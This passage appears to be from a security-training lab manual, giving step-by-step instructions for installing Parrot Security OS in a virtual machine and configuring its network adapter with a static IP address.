
- The **Parrot security Live Boot Menu – 6.0 amd64** boot menu appears; select **Try / Install** and press **Enter**.



- The Parrot Security initiates, and desktop appears. Double-click the **Install Parrot** shortcut to initialize the installation process.




5. A **Parrot Security Installer** window appears. In the **Welcome** wizard, leave default selected language as **American English**, and click **Next**.




6. In the **Location** wizard, leave default settings and click **Next**.
7. In the **Keyboard** wizard, leave default settings and click **Next**.

8. In the **Partitions** wizard, select the **Erase disk** checkbox and click **Next**.


Note: If the **Encrypt system** checkbox is selected, then unselect it.




9. In the **Users** wizard, enter **attacker** in the **What is your name?** field. In the **What is the name of this computer?** field, enter **parrot**.
10. In the **Choose a password to keep your account safe** section, enter **toor** in both the **Password** and **Repeat Password** fields. Click **Next**.




11. The **Summary** wizard appears. Check the settings and click **Install**.



12. In the **Continue with installation?** dialog box, click **Install Now**.




13. The installation process begins. Observe the status in the installation bar, as shown in the screenshot below.




14. System installation will take some time.


15. After the completion of the installation process, an **All done.** Message appears. Ensure that the **Restart now** check box is selected and click **Done.**



16. After the reboot, the **attacker** username is selected by default on the login screen. Enter **toor** in the **Password** field and press **Enter** to log in to the machine.



17. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



- Now, verify the configured network adapter setting of the virtual machine. In the **Parrot Terminal** window, type **ifconfig** and press **Enter** to check the network adapter—here, it is **eth0** (this might differ in your lab environment). Close the terminal window after noting the adapter.


```

ifconfig - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~
$ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.4 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::d564:6e42:d2a4:2246 prefixlen 64 scopeid 0x20<link>
    ether 02:15:5d:29:42:67 txqueuelen 1000 (Ethernet)
    RX packets 13734 bytes 10714689 (10.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1853 bytes 184351 (180.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[attacker@parrot]~
$
  
```


- Since this adapter IP address has been assigned through DHCP, now, we must configure the network adapter to static. To do so, navigate to **Menu** in the bottom-left corner of the **Desktop** and click **Control Center**.




20. The **Control Center** window appears; click **Advanced Network Configuration** under the **Internet and Network** section.



21. A **Network Connections** window appears. Select **Wired connection 1** and click the **Settings** icon.



22. In the **Editing Wired connection 1** window, navigate to the **IPv4 Settings** tab. Select the **Manual** option from the **Method** drop-down box. In the **Addresses** section, click the **Add** button and add **10.10.1.13**, **255.255.255.0**, and **10.10.1.2** as the **Address**, **Netmask**, and **Gateway**. Type **8.8.8.8** in the **DNS servers** field and click **Save**.



23. Close all windows and **Reboot** the virtual machine to enable the setting.
24. Once the machine has restarted, log in to the machine and open a **Terminal** window.

25. Type **ifconfig** and press **Enter** to verify the configured IP address. Then, type **ping www.eccouncil.org** to check the Internet connectivity.

```
ping www.eccouncil.org - Parrot Terminal
